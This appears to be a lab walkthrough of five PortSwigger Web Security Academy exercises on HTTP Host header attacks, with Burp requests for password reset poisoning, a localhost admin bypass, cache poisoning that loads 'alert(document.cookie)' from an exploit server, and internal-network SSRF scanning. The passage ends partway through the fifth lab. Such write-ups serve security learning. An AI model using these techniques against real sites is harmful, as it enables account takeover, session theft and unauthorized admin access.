🧠 Understanding Host Header Vulnerabilities
The HTTP Host header is a mandatory request header (in HTTP/1.1) that specifies the domain name that the client wants to access. Vulnerabilities arise when an application blindly trusts this header without proper validation.
This guide breaks down five distinct exploitation scenarios found in the PortSwigger Web Security Academy, demonstrating how this single header can lead to Account Takeover, Authentication Bypass, and Server-Side Request Forgery (SSRF).
🧪 LAB 1: Basic Password Reset Poisoning
🧐 How the Vulnerability Exists
The application generates password reset emails that contain a clickable link. To construct this link, the backend blindly copies the value of the HTTP Host header from the user’s request.
Root Cause: The developer assumes the Host header is immutable and always reflects the legitimate website domain.
⚠️ Preconditions
Ability to trigger a password reset for another user. Access to an external server (Exploit Server) to capture incoming requests.
🚨 Exploitation Steps
-
Baseline Analysis: Trigger a password reset for your own account. Inspect the email. Note the link format:
https://YOUR-LAB-ID.web-security-academy.net/forgot-password?... -
Test for Poisoning: Send the
POST /forgot-passwordrequest to Burp Repeater. Change theHostheader toexample.com. Send the request. If the email you receive links toexample.com, the vulnerability is confirmed. - Execute the Attack:
Set the
Hostheader to your Exploit Server domain:Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.netChange the
usernameparameter in the body to the victim (carlos). Send the request.
-
Steal the Token: Check your Exploit Server’s Access Log. Look for a request from the victim (Carlos) clicking the link. It will look like:
GET /forgot-password?temp-forgot-password-token=STOLEN_TOKEN ...Copy the token.
-
Account Takeover: Construct the valid URL using the real lab domain and the stolen token. Visit the URL, reset Carlos’s password, and log in.

IMPACT: Full Account Takeover.
🧪 LAB 2: Host Header Authentication Bypass
🧐 How the Vulnerability Exists
The application restricts access to the /admin panel to “local” users only. Crucially, it identifies a local user solely by checking if the HTTP Host header equals localhost.
Root Cause: Reliance on user-controllable input (headers) for critical authorization decisions.
⚠️ Preconditions
The server must not validate the source IP, only the Host header.
🚨 Exploitation Steps
-
Identify the Block: Request
GET /admin. Observe the 403 Forbidden response. -
Bypass Access Control: Send the request to Repeater. Change the
Hostheader tolocalhost. Send the request. Observe the 200 OK response and the admin panel HTML. -
Execute Administrative Action: Modify the request line to perform the target action (e.g., deleting a user):
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Send the request to solve the lab.
IMPACT: Unauthorized access to administrative functionality.
🧪 LAB 3: Web Cache Poisoning via Ambiguous Requests
🧐 How the Vulnerability Exists
The application handles multiple Host headers inconsistently.
The Cache: Uses the first Host header for the cache key.
The Backend: Uses the second Host header to generate script import paths in the HTML.
Root Cause: Component confusion. The caching server and the backend application disagree on which header is authoritative.
⚠️ Preconditions
The page must be cacheable.
The application must reflect the Host header into the HTML source (e.g., <script src...>).
🚨 Exploitation Steps
- Identify Injection Point:
Send
GET /to Repeater. Add a secondHostheader:GET / HTTP/1.1 Host: YOUR-LAB-ID.web-security-academy.net Host: malicious-test.comObserve that the response HTML contains
<script src="//malicious-test.com/...">. -
Prepare the Payload: On your Exploit Server, create the file path expected by the import (e.g.,
/resources/js/tracking.js).
In the body, write your malicious JavaScript:
alert(document.cookie).
-
Poison the Cache: In Repeater, set the second
Hostheader to your exploit server domain. Send the request repeatedly until you seeX-Cache: hitin the response headers.
- Verify: Visiting the home page in a browser (or as a victim) will now load the malicious script from your server.
IMPACT: Stored XSS affecting all users who visit the cached page.
🧪 LAB 4: Routing-Based SSRF
🧐 How the Vulnerability Exists
An intermediate load balancer uses the Host header to decide where to route requests within the internal network. It fails to validate if the requested host is a public-facing service.
Root Cause: Architecture flaw where internal routing logic trusts user input.
⚠️ Preconditions
Existence of an internal network (e.g., 192.168.0.x).
Misconfigured reverse proxy.
🚨 Exploitation Steps
-

Detect SSRF (Collaborator): Replace the
Hostheader with a Burp Collaborator payload.
If you see DNS/HTTP interactions in the Collaborator tab, the server is attempting to connect to your domain.
-
Scan Internal Network (Intruder): Send the request to Burp Intruder. CRITICAL: Go to the Target tab and uncheck “Update Host header to match target”. Set the Payload Position on the last octet of the IP:
Host: 192.168.0.§0§. Payload type: Numbers (0-255). Start attack.
-

Identify Target: Look for a status code difference (e.g., a 302 Found redirecting to
/adminvs a 404 or 500). Note the IP (e.g.,192.168.0.23).
Response
-
Exploit: In Repeater, set

Host: 192.168.0.23and requestGET /admin. Extract the CSRF token and session cookie from the response. Change request toPOST, add the cookies/CSRF token, and execute the delete action.
Worked!!
IMPACT: Accessing internal-only interfaces (SSRF).
🧪 LAB 5: SSRF via Flawed Request Parsing
🧐 How the Vulnerability Exists
The application uses two different components that parse requests differently:
- Security Check: Validates the domain using the absolute URL in the Request Line.
- Routing: Uses the
Hostheader to dispatch the request.
Root Cause: Failure to normalize request data. You can pass the security check with the URL but route to a different target with the Header.
🚨 Exploitation Steps
-
Analyze Parsing Logic: If you change the
Hostheader, the request is blocked. Change the Request Line to use an absolute URL:GET https://YOUR-LAB-ID.web-security-academy.net/ HTTP/1.1. Now, change theHostheader to a random value. If the error changes from “Blocked” to “Timeout” (or similar), the bypass works.

-
Scan Internal Network: Send to Intruder. Uncheck “Update Host header to match target”. Keep the absolute URL in the request line as the valid domain. Set the
Hostheader payload to192.168.0.§0§. Scan for the admin panel (look for 302/200 status codes).
